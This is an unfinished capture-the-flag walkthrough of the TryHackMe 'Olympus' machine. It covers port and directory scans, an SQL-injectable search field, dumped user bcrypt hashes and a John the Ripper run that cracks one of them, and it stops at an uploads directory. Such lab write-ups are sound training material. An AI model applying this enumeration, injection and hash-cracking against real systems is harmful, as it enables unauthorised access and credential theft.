

# Olympus

- Enumeration
  - Nmap Scan
  - SSH (22)
  - HTTP (80)
    - Subdirectories
    - Vhosts
  - Enumerating ~webmaster
  - Enumerating chat.olympus.thm
  - FFUF
- Escalation

## Enumeration

### Nmap Scan

```
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 60
80/tcp    open  http     syn-ack ttl 60

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 81:a9:84:db:96:2d:d3:6a:ee:66:65:e4:83:ff:0a:9b (RSA)
|   256 c5:bb:a5:85:a2:85:cb:c3:74:b5:b9:cf:bb:4f:b3:4b (ECDSA)
|_  256 37:e5:bf:d0:d4:67:0e:f8:0f:49:df:5d:99:70:6a:95 (ED25519)

80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Olympus
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Only two ports, SSH and HTTP


- Check if password authentication is enabled for SSH
- Find vhosts and subdirectories for the HTTP server

### SSH (22)

```
└─$ ssh root@olympus.thm
The authenticity of host 'olympus.thm (10.10.112.136)' can't be established.
ED25519 key fingerprint is SHA256:zwB2iWAmgGtL5MSyNGNc3JF1nbI9Ofn1nGRvEQPzxps.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'olympus.thm' (ED25519) to the list of known hosts.
root@olympus.thm's password:
```

- Password authentication is enabled for SSH. Password reuse to be checked.

# HTTP (80)



Old version is still accessible. I have to find the old version


## Subdirectories

	[Status: 200, Size: 1948, Words: 238, Lines: 48, Duration: 6786ms]
~webmaster	[Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 530ms]
index.php	[Status: 200, Size: 1948, Words: 238, Lines: 48, Duration: 622ms]
javascript	[Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 448ms]
phpmyadmin	[Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 433ms]
server-status	[Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 437ms]
static	[Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 434ms]


## Vhosts

# No result


## Enumerating ~webmaster




At the bottom, there is a login and search option. The search option is vulnerable to SQL injection.



There are a total of 10 columns in the database.





Could see some response.




Found the database name that contains the flag table

Following the payloads from PayloadAllThings, we will get the first flag. Then I have to find some user credentials.



I have the username and hashed password. One more vhost we see, chat.olympus.thm

prometheus@olympus.thm:prometheus:\$2y\$10\$YC6uoMwK9VpB5QL513vfLu1RV2sgBf01c0IzPHcz1qK2EArDvnj3C  
root@chat.olympus.thm:root:\$2y\$10\$lcs4XWc5yjVNsMb4CUBGJevEklUwDZN3rsuKWHCc.FGtapBAfW.mK  
zeus@chat.olympus.thm:zeus:\$2y\$10\$cpJKDXh2wIAI5KICsUaLConf0g5fiG0QSUS53zp/r0HMTaj6rT4IC



Crackstation can not crack the hash. So I checked the type of the hash.

Tool to identify hash types. Enter a hash to be identified.


\$2y\$10\$YC6uoMwK9VpB5QL513vflLu1RV2sgBf01c0lzPHcz1qK2EArDvnj3C

Analyze

Hash:	\$2y\$10\$YC6uoMwK9VpB5QL513vflLu1RV2sgBf01c0lzPHcz1qK2EArDvnj3C
Salt:	Not Found
Hash type:	bcrypt
Bit length:	184
Character length:	60
Character type:	\$2x\$x\$ followed by base64
Hash:	1RV2sgBf01c0lzPHcz1qK2EArDvnj3C
Salt:	YC6uoMwK9VpB5QL513vflLu

```
(.venv)-(kali@kali)-[~/Desktop/THM/Olympus]
$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
summertime (?)
1g 0:00:00:31 DONE (2025-07-04 19:08) 0.03156g/s 126.7p/s 126.7c/s 126.7C/s 19861986..543210
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

## Enumerating chat.olympus.thm



Looks like they are talking about the wordlist of the common passwords.

## FFUF


index.php	[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 415ms]
javascript	[Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 415ms]
phpmyadmin	[Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 416ms]
server-status	[Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 418ms]
static	[Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 415ms]
uploads	[Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 416ms]

We do see the uploads folder here.

There was a chats table in the database. And this is what I found.

```
